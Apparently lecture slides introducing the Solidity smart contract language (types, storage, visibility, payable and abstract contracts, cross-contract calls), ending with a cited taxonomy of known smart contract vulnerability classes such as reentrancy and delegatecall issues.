 - ✓ Basic Structure
 - ✓ State Variables
 - ✓ EVM Data Store
 - ✓ Contract Methods
 - ✓ Visibility
 - ✓ Mutability
 - ✓ Payable
 - ✓ Abstract Contract
 - ✓ Methods Call
 - Attacks

Overview


- **Solidity**
 - <https://soliditylang.org/>
- High level language for implementing smart contracts
 - statically typed
 - supports inheritance
 - libraries
 - complex user-defined types
 - syntax influenced by JavaScript and C++
 - online editor
 - ✓ <https://remix.ethereum.org/>
 - ✓ compile, emulate, deploy contracts
- **Compiler**
 - `solc`
 - ✓ source code to byte code
 - command-line tool

Overview (2)

- Interaction with EVM

Writing contracts **to** Ethereum

Reading contracts **from** Ethereum



Overview (3)

- Interaction with EVM (cont')

Solidity

Byte code

```
1 // SPDX-License-Identifier: GPL-3.0
2
3 pragma solidity >=0.7.0 <0.9.0;
4
5 /**
6  * @title Storage
7  * @dev Store & retrieve value in a variable
8  */
9 contract Storage {
10
11     uint256 number;
12
13     /**
14      * @dev Store value in variable
15      * @param num value to store
16      */
17     function store(uint256 num) public {
18         number = num;
19     }
20
21     /**
22      * @dev Return value
23      * @return value of 'number'
24      */
25     function retrieve() public view returns (uint256){
26         return number;
27     }
28 }
```

```
608060405234801561001057600080fd5b50600436106100365760003560e01c80632e64
cec11461003b5780636057361d14610059575b600080fd5b610043610075565b60405161
005091906100d9565b60405180910390f35b610073600480360381019061006e91906100
9d565b61007e565b005b60008054905090565b8060008190555050565b60008135905061
009781610103565b92915050565b6000602082840312156100b3576100b26100fe565b5b
60006100c184828501610088565b91505092915050565b6100d3816100f4565b82525050
565b60006020820190506100ee60008301846100ca565b92915050565b60008190509190
50565b600080fd5b61010c816100f4565b811461011757600080fd5b5056fea264697066
7358221220404e37f487a89a932dca5e77faaf6ca2de3b991f93d230604b1b8daaef6476
6264736f6c63430008070033
```

OpCode

60 00	=	PUSH1 0x00
35	=	CALLDATALOAD
60 e0	=	PUSH1 0xe0
1c	=	SHR
80	=	DUP1
63 2e64cec1	=	PUSH4 0x2e64cec1
14	=	EQ
61 003b	=	PUSH2 0x003b
57	=	JUMPI
80	=	DUP1
63 6057361d	=	PUSH4 0x6057361d
14	=	EQ
61 0059	=	PUSH2 0x0059
57	=	JUMPI

Basic Structure

- Storage example

```
// SPDX-License-Identifier: MIT
```

```
pragma solidity >=0.4.16 <0.9.0;
```

Compiler version

```
contract SimpleStorage{
```

```
    uint storedData;
```

Storage/state

```
    function set(uint x) public {  
        storedData = x;  
    }
```

```
    function get() public view returns (uint){  
        return storedData;  
    }
```

Code/Methods

```
}
```

State Variables

- Value types
 - boolean
 - ✓ `bool`
 - integer
 - ✓ `int`
 - ✓ `uint, uint8 → uint256`
 - 20-byte value as an address
 - ✓ `address`
 - fixed-size byte array
 - ✓ `bytes[1-32]`
 - ✓ `bytes1, bytes2, ..., bytes32`

State Variables (2)

- Reference types
 - structure
 - ✓ a way to define new types, in the form of structures
 - ✓ pretty much like C-structures
 - array
 - ✓ compile-time fixed size (`T [ k ]`) or dynamic size (`T [ ]`),
`string`
 - mapping
 - ✓ pretty much a hash table
 - ✓ virtually initialized such that every possible key exists and is mapped to a value whose byte-representation is 0's
- Examples

```
struct Asset{  
    string name;  
    address priceFeed;  
}  
mapping(address => Asset) assetMap;
```

EVM Data Store

- State variables
 - storage
- Function arguments
 - memory
- Local variables of reference types
 - in memory or storage
 - needs to be stated explicitly when declaring the variable
- Local variables of value types
 - reside on stack

```
function getUsingStorage(uint _assetIdx)
public view returns (string memory){
    Asset storage asset = assets[_assetIdx];

    return asset.name;
}
```

```
function getUsingMemory(uint _assetIdx)
public view returns (string memory){
    Asset memory asset = assets[_assetIdx];

    return asset.name;
}
```

EVM Data Store (2)

- What is `asset[0].name`?

```
function setNameUsingStorage(Asset[] storage asset_to_change)
    internal{
        asset_to_change[0].name = "new_name_1";
    }

function setNameUsingMemory(Asset[] memory asset_to_change)
    internal pure{
        asset_to_change[0].name = "new_name_2";
    }

function setName() external{
    setNameUsingStorage(assets);
    setNameUsingMemory(assets);
}
```


Contract Methods

- Syntax

identifier

parameters

```
function id([type1 [storage] id1[, type2 [storage] id2]  
[, ...]]) visibility [mutability] [returns (type1,  
[type2, ...])  
{  
    instructions;  
}
```


Contract Methods (2)

- Example

```
function getLatestPrice(address token) external view returns(int, uint){  
    /*  
    * Implements your function body here.  
    */  
}
```

Visibility

- State variables visibility
 - `public`
 - ✓ allows other contract to read their values
 - `internal`
 - ✓ can only be accessed by the defined/derived contracts
 - `private`
 - ✓ can only be accessed by the defined contract
- Function visibility
 - `external`
 - ✓ can be called from other contracts and via transactions
 - `internal`
 - ✓ can only be accessed by the defined/derived contracts
 - `public`
 - ✓ `external + internal`
 - `private`
 - ✓ can only be accessed by the defined contract

Mutability

- `view` functions
 - cannot modify states or call other non `view` functions
 - see `getUsingStorage()`
 - ✓ Slide 32
- `pure` functions
 - cannot read or modify states or call non pure functions
 - see `setNameUsingMemory()`
 - ✓ Slide 33

Payable

- A function can
 - receive ETH
 - use the value of ETH sent in its internal calculations

```
contract Payable{
```

```
    address payable public owner;
```

```
    constructor() payable {  
        owner = payable(msg.sender);  
    }
```

```
    function deposit() public payable {  
        require(msg.value >= 1.0 ether);  
    }  
}
```

Get the amount of ETH
attached to the transaction

Address can receive ETH
Contract deployment can receive
some ETH

Call this function along
with ETH

Abstract Contract

- `virtual`
 - allows inherited contracts to modify the function behavior
- `override`
 - modifies the inherited function

```
abstract contract Wolf{
    function utterance() public pure virtual returns (bytes32);
}

contract Dog is Wolf{
    function utterance() public pure virtual override returns (bytes32){
        return "wouf";
    }
}

contract Nala is Dog{
    function utterance() public pure override returns (bytes32){
        return "wouuuuuf";
    }
}
```

Methods Call

- How to call methods from other contracts?

```
interface IPPriceFeed{
    function getLatestPrice() external view returns (int price, uint
        lastUpdatedTime);
}

struct Asset{
    string name;
    address priceFeed;
}

contract SimpleStorage{
    Asset[] public assets;

    function getAssetPrice(uint _assetidx) external view returns (int, uint){
        Asset storage asset = assets[_assetidx];

        return IPPriceFeed(asset.priceFeed).getLatestPrice();
    }
}
```


instantiates an external
contract instance

method call

Agenda

- Part 3: Smart Contracts
 - Principle
 - Ethereum
 - Solidity
 - Attacks
 - ✓ Taxonomy
 - ✓ Underflow/Overflow
 - ✓ Reentrancy
 - ✓ Unsafe Delegate Call

Taxonomy



Taxonomy (2)

- Solidity level
 - *arithmetic issues*
 - ✓ incorrect calculation
 - ✓ PoWHcoin
 - E. Banisadr. *How \$800k Evaporated from the PoWH Ponzi Scheme Overnight*. 2018. See <https://medium.com/@ebanisadr/how-800k-evaporated-from-the-powh-coin-ponzi-scheme-overnight-1b025c33b530>
 - *reentrancy*
 - ✓ improper enforcement of behavioral workflow
 - ✓ DAO attack
 - M. I. Mehar, C. L. Shier, A. Biambattista, E. Gong, G. Fletcher, R. Sanayhie, H. M. Kim, M. Laskowski. *Understanding a Revolutionary and Flawed Grand Experiment in Blockchain: The DAO Attack*. In Journal of Cases in Information Technology (JCIT). 21, pg. 19-32. 2019
 - *delegate call to insecure contracts*
 - ✓ inclusion of functionality from untrusted control sphere
 - ✓ Parity wallet (second hack)
 - A. Akentiev. *Parity Multisig Hacked Again*. Cloud Company Blog. Hong-Kong. 2017.

Taxonomy (3)

- Solidity level (cont')
 - *selfdestruct*
 - ✓ improper access control
 - ✓ parity library bug
 - Parity Technologies. *A Postmortem on the Parity Multi-Sig Library Self-Destruct*. 2017. See <https://medium.com/paritytech/a-postmortem-on-the-parity-multi-sig-library-self-destruct-63daca3a4cf7>
 - *Tx.origin*
 - ✓ use of obsolete functions
 - *mishandled exceptions*
 - ✓ unchecked return value
 - ✓ KingOfTheEther attack
 - King of the Ether Throne. *Postmortem Investigation*. 2016. See <https://www.kingoftheether.com/postmortem.html>

Taxonomy (4)

- Solidity level (cont')
 - *default visibility*
 - ✓ improper adherence to coding standards
 - ✓ Parity wallet (first hack)
 - J. Qureshi. *A Hacker Stole \$31M of Ether - How It Happened, and What it Means for Ethereum*. 2017. See <https://www.freecodecamp.org/news/a-hacker-stole-31m-of-ether-how-it-happened-and-what-it-means-for-ethereum-9e5dc29e33ce/>
 - *external contract referencing*
 - ✓ inclusion of functionality from untrusted control sphere
 - ✓ Honey pot
 - CurrencyTycoon. *Tricked by a Honeypot Contract or Beaten by Another Hacker. What Happened?* 2018? See https://www.reddit.com/r/ethdev/comments/7x5rwr/tricked_by_a_honeypot_contract_or_beaten_by/

Taxonomy (5)


- EVM level
 - *short address/parameter issue*
 - ✓ improper neutralization of argument delimiters in a command (argument injection)
 - *freezing ether*
 - ✓ code development (specification, design, and implementation)

Taxonomy (6)

